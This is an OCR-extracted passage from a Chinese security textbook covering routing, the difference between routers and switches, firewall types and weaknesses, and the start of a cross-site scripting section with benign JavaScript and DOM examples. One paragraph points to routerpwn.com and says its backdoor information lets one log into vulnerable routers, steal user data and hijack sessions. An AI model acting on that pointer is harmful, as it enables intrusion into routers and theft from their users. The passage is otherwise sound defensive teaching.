



**图 3.10　IP 数据报**

当信密封好后，我们自然要将其投递到最近的公用邮箱以使邮政收取信件。在网络中也是这样，目标 IP 与源 IP 往往距离很远，不在同一个子网内，这时就要将源 IP 产生的数据报文投递到距离最近的路由。我们投递完信封，邮局收取邮箱里的邮件之后会将所有信件进行汇总、归类，对运送邮件做准备。路由器也是这样，路由器将所有网络的路由进行汇总或策略化后再发出本地的自治区域。信件可以采用不同的方式运送，例如，空

运、火车、轮船等。在网络中也是这样，不同的路由可能会采取不同的策略以及不同的成本路径开销，从某一条路径将数据报文送到目标所在的区域。当信件到达目标所在的区域后，又由当地的邮政再次进行汇总、分类之后分发下去，直到目标客户收取邮件。在网络中同样是如此，当数据报文到达目标所在的区域，运营商的路由器会将报文再次分发下去，直到转发给了目标 IP。

这个例子能让人较为容易地理解路由器的工作原理。但详细细节是这样的，当数据报文发出前，主机会对源 IP 的子网掩码与目标 IP 进行与运算，若是两个主机不在同一个子网中。这种情况下，主机确定两个 IP 间通信需要路由器进行路由的。此时，主机利用默认网关接口确定路由器的位置后，将报文投递到该路由器。路由器中存放着路由表，路由表或称路由择域信息库(RIB)，是一个存储在路由器或者联网计算机中的电子表格(文件)或类数据库。路由表存储着指向特定网络地址的路径(在有些情况下，还记录有路径的路由度量值)。路由表中含有网络周边的拓扑信息。该路由器会根据路由表选择到达目标子网的最佳路径后进行转发。

目前路由器已经广泛应用于各行各业，各种不同档次的产品已成为实现各种骨干网内部连接、骨干网间互联和骨干网与互联网互联互通业务的主力军。路由和交换机之间的主要区别具体如下：

1）工作层次不同

最初的交换机是工作在 OSI 开放体系结构的数据链路层，也就是第二层，而路由器一开始就设计工作在 OSI 模型的网络层，也就是第三层。由于交换机工作在 OSI 的第二层(数据链路层)，所以它的工作原理比较简单，而路由器工作在 OSI 的第三层(网络层)，可以得到更多的协议信息，路由器可以做出更加智能的转发决策。

2）数据转发所依据的对象不同

交换机是利用物理地址或者说 MAC 地址来确定转发数据的目的地址。而路由器则是利用不同网络的 ID 号(即 IP 地址)来确定数据转发的地址。IP 地址是在软件中实现的，描述的是设备所在的网络，有时这些第三层的地址也称为协议地址或者网络地址。MAC 地址通常是硬件自带的，由网卡生产商来分配的，而且已经固化到了网卡中去，一般来说是不可更改的。而 IP 地址则通常由网络管理员或系统自动分配。

3）路由器可以分割广播域

传统的交换机只能分割冲突域，不能分割广播域，而路由器可以分割广播域。由交换机连接的网段仍属于同一个广播域，广播数据包会在交换机连接的所有网段上传播，在某些情况下会导致通信拥挤和安全漏洞。连接到路由器上的网段会被分配成不同的广播域，广播数据不会穿过路由器。虽然第三层以上交换机具有虚拟局域网功能，也可以分割广播域，但是各子广播域之间是不能通信交流的，它们之间的交流仍然需要路由器。

4）路由器提供了防火墙的服务

路由器仅仅转发特定地址的数据包，不传送、不支持路由协议的数据包传送和未知目标网络数据包的传送，从而可以防止广播风暴。

交换机一般用于局域网与局域网间的连接，交换机归于网桥，是数据链路层的设备，

有些交换机也可实现第三层的交换。路由器用于广域网与广域网之间的连接,可以解决异性网络之间转发分组,作用于网络层。他们只是从一条线路上接受输入分组,然后向另一条线路转发。这两条线路可能分属于不同的网络,并采用不同协议。相比较而言,路由器的功能较交换机要强大,但速度相对也慢,价格昂贵,第三层交换机既有交换机线速转发报文能力,又有路由器良好的控制功能,因此得以广泛应用。

那么路由器是怎么被攻击的呢?这些网络设备看似安全,但是却有不少的漏洞与后门。从最近来说,安全公司 FireEye 在许多国家的思科路由器上发现 SYNful Knock 后门程序。路由器的后门或者漏洞该如何查看?常见的方法有访问 routerpwn.com。其实,不少国内外路由器厂家,为了后期维护管理方便,都在管理固件中留下了后门。这个网站包括对许多路由器后门或漏洞的总结。利用里面所提供的信息,我们可以直接登录到留有后门或漏洞的路由器后台,窃取用户信息,甚至进行会话劫持。

#### 4. 防火墙的原理与安全威胁

防火墙技术是对外界的网络信息进行过滤、访问控制特殊的互联网装备,通过自动清除对内部网络(将用户使用的网络称为内部网络,外界网络则被称为外部网络)存在风险的通信数据,达到保护企业内部信息安全的目的。防火墙的作用我们可归结为如下几点:

- 限制他人进入内部网络,过滤掉不安全服务和非法用户。
- 防止入侵者接近防御设施。
- 限定用户访问特殊站点。
- 为监视 Internet 安全提供方便。

1) 防火墙的分类

防火墙实现技术虽然出现了许多,但总体来讲可分为“包过滤型”和“应用代理型”两大类(其中包过滤型又分为简单包过滤型和状态检测型,应用代理型又分为应用网关型和自适应代理型)。前者以以色列的 Checkpoint 防火墙和美国 Cisco 公司的 PIX 防火墙为代表;后者以美国 NAI 公司的 Gauntlet 防火墙为代表。

(1) 包过滤型防火墙。

包过滤型防火墙工作在 OSI 网络参考模型的网络层和传输层,它根据数据包头源地址、目的地址、端口号和协议类型等标志确定是否允许通过,如 TCP、UDP、ICMP 等,并通过不同的 TCP 协议端口号识别基于 TCP 的各种应用等。只有满足过滤条件的数据包才被转发到相应的目的地,其余数据包则被从数据流中丢弃。

包过滤方式是一种通用、廉价和有效的安全手段。之所以通用,是因为它不是针对各个具体的网络服务采取特殊的处理方式,而是适用于所有网络服务;之所以廉价,是因为大多数路由器都提供数据包过滤功能,所以这类防火墙多数是由路由器集成的;之所以有效,是因为它能很大程度上满足绝大多数企业安全要求。

但如果有黑客进行 IP 地址欺骗,伪装成合法的 IP 地址,包过滤防火墙将无法进行识别,因为包过滤防火墙不能分析“会话状态”,只能针对 IP 报文的源 IP、目标 IP、源端口和目标端口进行静态检测。

根据包过滤技术的特点，参照隔离交换系统通用体系结构，可以得出，采用包过滤技术的隔离交换系统的数据接收和转发模块所面向的是单个网络数据包。根据对数据包的处理策略的不同，包过滤型防火墙可分为：简单包过滤型和状态检测型。包过滤型防火墙工作原理如图 3.11 所示。





**图 3.11　包过滤防火墙工作原理**

（2）应用网关防火墙。

应用级网关防火墙技术又称“代理服务器”，主要是针对 OSI 七层参考模型中的应用层而设计的，如检测 HTTP 与 FTP。其对所有应用层的信息数据包进行检查，其决策过程也将放入检查的内容。这样，网络的安全性就大大提高了。然而，应用网关防火墙是通过拆解 Client/Server 模式实现其功能。一组 Client/Server 通信所需的连接是两个：一个是从 Client 到防火墙，另一个是从防火墙到 Server。另外，每个代理的应用进程都不相同，一个后台运行的服务程序也需要单独设置，对每个新的应用，如果要使用该服务必须添加针对此应用的服务程序。所以，应用网关防火墙可伸缩性差，不易操作，是它的缺点之一，如图 3.12 所示，为应用网关防火墙工作原理。





**图 3.12　应用网关防火墙工作原理**

（3）状态检测防火墙。

状态检测不是单纯的如包过滤防火墙那样只进行 IP 地址和几个孤立信息的检测，而是检测一个完整的“会话状态”。IP 地址可以伪造，但是状态信息却不容易伪造。该防火墙性能优良，兼顾简单包过滤防火墙的优点，又对应用透明。对于安全性，状态监测防火墙也有了大幅度升级。简单包过滤防火墙仅仅考察进出网络的数据包，而不关心数据包状态，会给网络黑客留下可乘之机。而状态检测防火墙会将进出网络的数据当成一个个的事件处理，在防火墙的核心部分建立状态连接表，维护连接。可以说状态检测包过滤防火墙规范了网络层和传输层行为，而应用代理型防火墙则是规范了特定的应用协议上的行为，如图 3.13 所示。





**图 3.13　状态检测防火墙工作原理**

(4) 复合型防火墙。

它是综合了状态检测与透明代理的新一代防火墙。复合型防火墙进一步基于 ASIC 架构，把防病毒、内容过滤整合到防火墙里，其中还包括 VPN、IDS 功能，多单元融为一体，是一种新突破。常规的防火墙并不能防止隐蔽在网络流量里的攻击，而复合型防火墙在网络界面对应用层进行扫描，把防病毒、内容过滤与防火墙综合实现，这体现了网络与信息安全新的发展趋势和思维。复合型防火墙之所以能够实现实时在网络边缘部署病毒防护、内容过滤等应用层服务措施，是因为它在网络边界实施 OSI 第七层的内容扫描，如图 3.14 所示。





**图 3.14 复合型防火墙工作原理**

(5) 按区域划分的防火墙。

① 非安全区域(Untrust，外部网络)：通常指 Internet 区域，在防火墙划分的 3 个区域中，安全性最低，也就是防火墙的外部接口所连接的网络。

② 安全区域(Trust，内部网络)：通常指企业内部区域。防火墙所划分的 3 个区域中其安全性最高的，也是防火墙的内部。一般情况下，该区域可以任意访问比自己安全级别更低的区域。如外部区域和 DMZ 区域。但是不允许低安全区域主动访问该区域。

③ DMZ 区域(Demilitarized Zone，非武装军事区)：它是为了解决安装防火墙后外部网络的访问用户不能访问内部网络服务器的问题，而设立的一个非安全系统与安全系统之间的缓冲区。该缓冲区位于企业内部网络和外部网络之间的小网络区域内。在这个小网络区域内可以放置一些必须公开的服务器设施，如企业 Web 服务器、FTP 服务器和论坛等。另一方面，通过这样一个 DMZ 区域，更加有效地保护了内部网络。因为这种网络部署，比起一般的防火墙方案，对来自外网的攻击者来说又多了一道关卡。

当然针对不同的现实情况，对区域的划分也有所不同。例如，有的组织与企业网络只划分为内部与外部两个安全区域，外部区域不允许访问内部区域，而内部区域访问外部区域受安全策略控制。有的组织与企业分为内部、外部、DMZ 三个安全区域，外部区域不允许访问内部区域和 DMZ 区域，只有内部特定用户允许访问 DMZ 的应用服务(例如，财务与 ERP 应用)，DMZ 只响应来自内部特定用户的财务和 ERP 应用访问请求。有的组织与企业网络分为内部、外部和 DMZ 三个安全区域，内部和外部只允许访问 DMZ 区域的 WWW 和 E-mail 应用，DMZ 区域只允许主动访问外部的 DNS 和 SMTP 应用。有的组织与企业将网络划分为内部、外部、DMZ 和 DMZ2 四个安全区域，内部和 DMZ2 区域访问内部受安全策略控制，只有内部和 DMZ2 特定用户访问 DMZ 的财务或 ERP 应用，内部区域和 DMZ2 区域之间不允许互相访问。上述例子，只为说明组织与企业对网络的划分需要根据自身的实际情况，可采取的方案非常多且非常灵活。

2）防火墙的缺陷

防火墙是网络安全的基本防御措施之一，应用广泛。但是，防火墙也存在一些自身的不足：

（1）有些网络连接未通过防火墙，防火墙则起不到保护作用。

防火墙一般处于两个网络的边界处，负责检查所有进出的流量数据。但是，不能防止敌对分子通过电磁辐射等方式绕过防火墙入侵我们的指挥自动化网络。

（2）对于有些威胁防火墙无能为力。

防火墙是通过制定安全策略来阻止入侵，策略的制定是建立在已知的安全威胁上。对于未知的威胁，防火墙所制定的策略对其没有约束力。

（3）防火墙不能防止病毒的传播。

防火墙一般对通过的数据包的包头信息，即 IP 地址、端口、服务类型等进行检查，但是对于数据包封装的具体内容不检查，因此就给病毒以可乘之机，将病毒隐藏在数据中进行传输。

（4）不能防止内部用户的入侵。

如果是内部人员非法操作，窃取主机数据，位于网络边界的防火墙也起不到作用。

鉴于以上原因，为保证指挥自动化网络安全，采用防火墙的同时，还需要综合采用入侵检测等技术，实现彼此联动的效果。

## 3.2 常见网络攻击的原理

### 3.2.1 跨站脚本攻击

我们在之前的章节中已经大致知道了跨站脚本攻击，但它是如何实现的，具体能做什么，这是我们接下去要探讨的。

**1. 跨站脚本攻击基础**

1）JavaScript

JavaScript 是用于开发客户端网页的脚本语言，最常见的应用是给静态 HTML 网页添加脚本以实现动态交互性。其最初的设计者是 Netscape 的 Brendan Eich。它不仅是一种动态、弱类型、基于原型的语言，而且具有面向对象的功能。目前多种浏览器，如 Netscape、IE 和 Mozilla 等，都包含了 JavaScript 语言的核心。

程序员通过在 HTML 网页中使用标签<script></script>引入一段 JavaScript 脚本，这段脚本由浏览器执行后，可以在 HTML 网页中生成动态的内容。

例如，有以下脚本：

```
<html>
    <body>
    <script type="text/javascript">
        hello="welcome"
```

```
document.write("<h2>"+hello+"</h2>");
</script>
</body>
</html>
```

经过在线代码编辑器执行后的 HTML 网页如图 3.15 所示。




查看结果:

welcome

**图 3.15 代码执行结果**

JavaScript 脚本在发往浏览器之前不需要经过服务器的编译而只是由浏览器解释执行，这样就减少了服务器的负担。但随着 JavaScript 脚本的广泛使用，其跨平台的特点带来了一个备受关注的问题，即程序的安全性问题。JavaScript 不仅可以读取和修改 HTML 网页的内容，还能响应页面事件。如果网页的输入信息包含恶意的 JavaScript 脚本，那么 Web 程序将极易受到 XSS 攻击。

2）DOM

文档对象模型(Document Object Model，DOM)，是 W3C 组织推荐的处理可扩展标志语言的标准编程接口。其可以动态地访问和修改文档的内容和结构而独立于平台和语言。它是表示和处理 HTML 或 XML 文档的常用方法，是 HTML 或 XML 的应用编程接口。DOM 定义了 HTML 或 XML 文档的逻辑结构，并将一个文档映射成一棵相应的 DOM 树，文档的每个元素或属性都是 DOM 树的一个节点。这样，程序员对文档元素或属性的操作可以转换为对 DOM 树节点的操作，即可以遍历、查找、删除和修改 DOM 树的各个结点以遍历文档结构、查找文档元素、删除以及修改文档内容、改变文档的显示

方式等。

例如，有如下 HTML 网页，其对应的 DOM 树如图 3.16 所示。

```
<html>
    <head>
        <title>你好</title>
    </head>
  <body>
        <h1>欢迎您!</h1>
        <a href="linklist.html">点击</a>
    </body>
</html>
```





**图 3.16　该 HTML 网页对应的 DOM 树**

3）浏览器的工作原理

XSS 攻击与浏览器的组成有着一定的关系。目前的浏览器在结构上存在着一些差异，但基本的主要组件如图 3.17 所示。

